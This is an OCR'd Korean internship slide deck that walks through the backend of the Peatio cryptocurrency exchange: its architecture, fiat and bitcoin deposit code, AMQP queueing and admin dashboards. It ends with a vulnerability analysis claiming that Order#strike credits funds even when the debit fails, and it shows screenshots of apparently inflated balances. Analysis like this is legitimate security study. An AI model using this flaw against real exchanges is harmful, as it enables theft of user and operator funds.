Peatio
암호화폐 거래소
백엔드 코드 분석

매그니스 인턴 | 아주대학교 소프트웨어학과 김용현


Peatio

〈특징〉

1) Ruby로 개발된 프로젝트
2) Peatio-Core 사용
   → DBMS 및 RabitMQ, 인증과 관련한 공통 프레임워크

〈구성〉

1) OS: Ubuntu 14.04 LTS
2) Back-end: Ruby on Rails
3) DB: MySQL, Redis
4) Etc: RabbitMQ, PhantomJS, ImageMagick




[그림 7] Peatio customization cryptocurrency exchange


Redis(Remote Dictionary Server): 키-값 구조의 비정형 데이터를 저장하고 관리하기 위한 오픈 소스 기반의 비관계형 데이터베이스 관리 시스템
RabbitMQ: 오픈 소스 메시지 브로커 소프트웨어. AMQP(Advanced Message Queuing Protocol)를 구현
PhantomJS: 웹 페이지 상호작용을 자동화하기 위해 사용되는 헤드리스 브라우저
ImageMagick: 그래픽 이미지를 새로 만들거나, 고치는 데 사용되는 오픈 소스 소프트웨어

[1] Install Peatio: https://github.com/oohyun15/peatio/blob/master/doc/setup-local-ubuntu.md

전반적 구조




Generate Address &
Deposit Currency



Sell/Buy Bitcoin

API Tokens



Deposit

1. Fiat currency

PEATIO | Trade | Funds | Solvency | History | admin@peatio.dev

Funds

CNY 16535347.63920 Deposit Withdraw
850000000.0

BTC 233075.88810 Deposit Withdraw
5.0

Chinese Yuan Deposit

To deposit via Bank transfer, please follow these steps:

1. Submit the form to get the identification code.
2. Transfer the money to exchange's bank account. Please make sure your referral code was written on the form you fill in.
3. Your deposit will be confirmed as soon as the money is received.

Attention: The name of your bank account must be the same as your account name on our site, otherwise your deposit may fail.

From		To	
	Your Name **admin**		Name **邱亮**
	Deposit Account (Manage) Construction Bank of China#****6789		Account **6214 8501 0176 3297**
	Deposit Amount At least 10 yuan		Bank Name **招商银行** Account where created **北京双榆树支行**

Submit

Deposit History

Identification Code	Time	From	Amount	State/Action
3	2020-02-20 10:56	icbc @ 3131313131313131	321654.0	Accepted
2	2020-02-20 10:44	cbc @ 123456789	12345.0	Cancelled
1	2020-02-19 17:37	cbc @ 123456789	999999999.0	Accepted

Deposit

1. Fiat currency

Create deposit

```ruby
module Deposits
  module CtrlBankable
    extend ActiveSupport::Concern

    included do
      before_filter :fetch
    end

    def create
      @deposit = model_kls.new(deposit_params)

      if @deposit.save
        render nothing: true
      else
        render text: @deposit.errors.full_messages.join, status: 403
      end
    end
```


deposit parameters

```
  Parameters: {"deposit"=>{"account_id"=>1, "member_id"=>1, "currency"=>"cny", "amount"
=>5000000, "fund_source"=>1}, "bank"=>{"deposit"=>{"account_id"=>1, "member_id"=>1, "cu
rrency"=>"cny", "amount"=>5000000, "fund_source"=>1}}}
```

Deposit

1. Fiat currency

Admin page



Deposit

2. Bitcoin

PEATIO | Trade | Funds | Solvency | History | admin@peatio.dev

Funds

CNY	16535347.63920 (850000000.0)	Deposit / Withdraw
BTC	233075.88810 (5.0)	Deposit / Withdraw

BTC Deposit

1. Please use your common wallet services, local wallet, mobile terminal or online wallet, select a payment and send.

2. Please paste the address blow in your wallet, and fill in the amount you want to deposit, then confirm and send.

Address: 2N5GuDYPLpgqq4e9ausk1KZX9Vz7RAbvqzL | New Address

Scanning QR code to Pay for In the mobile terminal wallet.

3. Once you complete sending, you can check the status of your new deposit below.

Deposit History

Time	Transaction ID	Amount	Confirmations	State/Action
There is no history data				

Deposit

2. Bitcoin

Generate Address

app > controllers > concerns > deposits > ctrl_coinable.rb > ...

```ruby
module Deposits
  module CtrlCoinable
    extend ActiveSupport::Concern

    def gen_address
      account = current_user.get_account(channel.currency)
      if !account.payment_address.transactions.empty?
        @address = account.payment_addresses.create currency: account.currency
        @address.gen_address if @address.address.blank?
        render nothing: true
      else
        render text: t('.require_transaction'), status: 403
      end

    end

  end
end
```

Deposit

2. Bitcoin

PaymentAddress.create()

```
class PaymentAddress < ActiveRecord::Base
  include Currencible
  belongs_to :account

  after_commit :gen_address, on: :create

  has_many :transactions, class_name: 'PaymentTransaction', foreign_key:

  validates_uniqueness_of :address, allow_nil: true

  def gen_address
    payload = { payment_address_id: id, currency: currency }
    attrs   = { persistent: true }
    AMQPQueue.enqueue(:deposit_coin_address, payload, attrs)
  end
```

Deposit

2. Bitcoin

Enqueueing

```
# enqueue = publish to direct exchange
def enqueue(id, payload, attrs={})
  eid = AMQPConfig.binding_exchange_id(id) || :default
  payload.merge!({locale: I18n.locale})
  attrs.merge!({routing_key: AMQPConfig.routing_key(id)})
  publish(eid, payload, attrs)
end
```

```
def publish(eid, payload, attrs={})
  payload = JSON.dump payload
  exchange(eid).publish(payload, attrs)
end
```

```
def exchange(id)
  exchanges[id] ||= channel.send *AMQPConfig.exchange(id)
end
```

```
def exchange(id)
  type = data[:exchange][id][:type]
  name = data[:exchange][id][:name]
  [type, name]
end
```

Enqueue values

```
start enqueue(:deposit_coin_address, payload, attrs)


eid
default


payload
{:payment_address_id=>18, :currency=>"btc", :locale=>:en}


attrs
{:persistent=>true, :routing_key=>"peatio.deposit.coin.address"}
```

Dashboard | Documents | Verify Account | Proof | Deposits | Withdraws | Members | Tickets | Data Statistics | Back

Currencies Summary

Name	Locked	Balance	Sum	Hot-Wallet Balance	Cold-Wallet Balance
CNY	880000000.0	1000001108099430.0	1000001988099430.0	N/A	N/A
BTC	366931.3053	-366931.3053	0.0	N/A	N/A

Tips: Locked + Balance = Sum | Hot-Wallet + Cold-Wallet = Sum

Daemon Statuses

Name	State
notification.rb	running
payment_transaction.rb	running
trade_executor.rb	running
withdraw_audit.rb	running
hot_wallets.rb	running
deposit_coin.rb	running
market_data.rb	running
pusher.rb	running
websocket_api.rb	running
withdraw_coin.rb	running
global_state.rb	running
k.rb	running
stats.rb	running
matching.rb	running
order_processor.rb	running

Exchange Summary

Index	Count
Register Count	4

PEATIO BTC/CNY 24h Volume: 6017250.4442 BTC High: 6900001.0 Low: 0.01 Change: +0.00%

Summary: ¥1889760446.40 admin@peatio.dev

All Markets	Price	24h %
BTC/CNY	4390.0	+0.00%

Time	Price	Volume
15:33:52	4390.00	1.0000
14:26:31	4500.00	33070.6947
14:25:10	4400.00	100000.0000
14:23:48	4450.00	100000.0000
14:22:11	4499.99	1.0000
14:18:05	4500.00	1.0000
14:17:52	4500.00	1.0000
14:17:10	4500.00	1.0000
14:16:46	4500.00	1.0000
14:13:04	66050.00	9999.8066
14:09:51	0.01	10000.0000
14:08:51	100.00	784322.4717
14:07:15	2542000.00	2.1243
14:06:29	2542000.00	288.5599
14:06:29	2541000.00	456.9066
14:05:43	2541000.00	543.0934
14:03:41	6900000.00	0.7826
14:03:41	6900001.00	200.0000
14:02:43	6900000.00	0.1654
14:01:57	6900000.00	2.8346
13:59:35	455.18	15614.9948
13:59:22	455.18	15614.9948
13:59:01	455.19	400.0000
13:52:06	455.19	12456.0000
13:50:40	455.19	7897.0000
13:49:20	455.10	1.0000
13:49:13	455.10	1.0000
13:47:49	456.00	705.8135
13:47:40	456.00	456.0000
13:47:14	456.00	254.1813
13:47:03	456.00	1231.0000
13:46:59	11.00	100.0000
13:46:55	10.00	10.0000


1m 5m 15m 30m | 1h 2h 4h 6h 12h | 1d 3d | 1w

Candlestick Line | MA EMA | MACD

Friday, Feb 21, 14:04

Open	Close	High	Low	Volume
6,900,000.006	900,000.006	900,000.006	900,000.000	0.0000

EMA7: 4,716,943.09 EMA30: 1,617,033.49 MACD: 1,533,762.683 SIG: 694,689.356 HIST: 839,073.327



Amount	Volume	BID	ASK	Volume	Amount
351195610.0000	79999.0000	4390.00	4391.00	10000.0000	43910000.00
438000000.0000	100000.0000	4380.00	4395.00	100000.0000	439500000.00
43750000.0000	10000.0000	4375.00	4400.00	100000.0000	440000000.00
4350000.0000	1000.0000	4350.00	4600.00	66926.3053	301168373.85
			4600.00	100000.0000	460000000.00
			4700.00	100000.0000	470000000.00
			4800.00	100000.0000	480000000.00

BID 4390.00 **4390.00** ASK 4391.00

02/21	Ask	New	4395.00	100000.0000	439500000.0000
02/21	Bid	Partial	4390.00	79999.0000	351195610.0000
02/21	Bid	New	4380.00	100000.0000	438000000.0000
02/21	Bid	New	4375.00	10000.0000	43750000.0000

Price		CNY
Amount		BTC
Total		CNY

29239737.64 CNY

Buy BTC

Price		CNY
Amount		BTC
Total		CNY

✔ Success 23075.8881 BTC

Sell BTC

취약점

```ruby
def strike(trade)
  raise "Cannot strike on cancelled or done order. id: #{id}, state: #{state}" unless state == Order::WAIT

  real_sub, add = get_account_changes trade
  real_fee      = add * fee
  real_add      = add - real_fee

  hold_account.unlock_and_sub_funds \
    real_sub, locked: real_sub,
    reason: Account::STRIKE_SUB, ref: trade

  expect_account.plus_funds \
    real_add, fee: real_fee,
    reason: Account::STRIKE_ADD, ref: trade

  self.volume         -= trade.volume
  self.locked         -= real_sub
  self.funds_received += add
  self.trades_count   += 1
```

- 주문(Order) 생성 시, unlock_and_sub_funds(), plus_funds() 함수 호출
- unlock_and_sub_funds()에 문제가 생기더라도 plus_funds() 함수가 계속 진행됨
- 따라서 아무런 제약 없이 계속해서 expect_account에 입금할 수 있음


취약점

```
def unlock_and_sub_funds(amount, locked: ZERO, fee: ZERO, reason: nil, ref: nil)
  raise AccountError, "cannot unlock and subtract funds (amount: #{amount})" if ((amount <= 0) or (amount > locked))
  raise LockedError, "invalid lock amount" unless locked
  raise LockedError, "invalid lock amount (amount: #{amount}, locked: #{locked}, self.locked: #{self.locked})" if ((loc
  change_balance_and_locked locked-amount, -locked
end
```

```
def plus_funds(amount, fee: ZERO, reason: nil, ref: nil)
  (amount <= ZERO or fee > amount) and raise AccountError, "cannot add funds (amount: #{amount})"
  change_balance_and_locked amount, 0
end
```

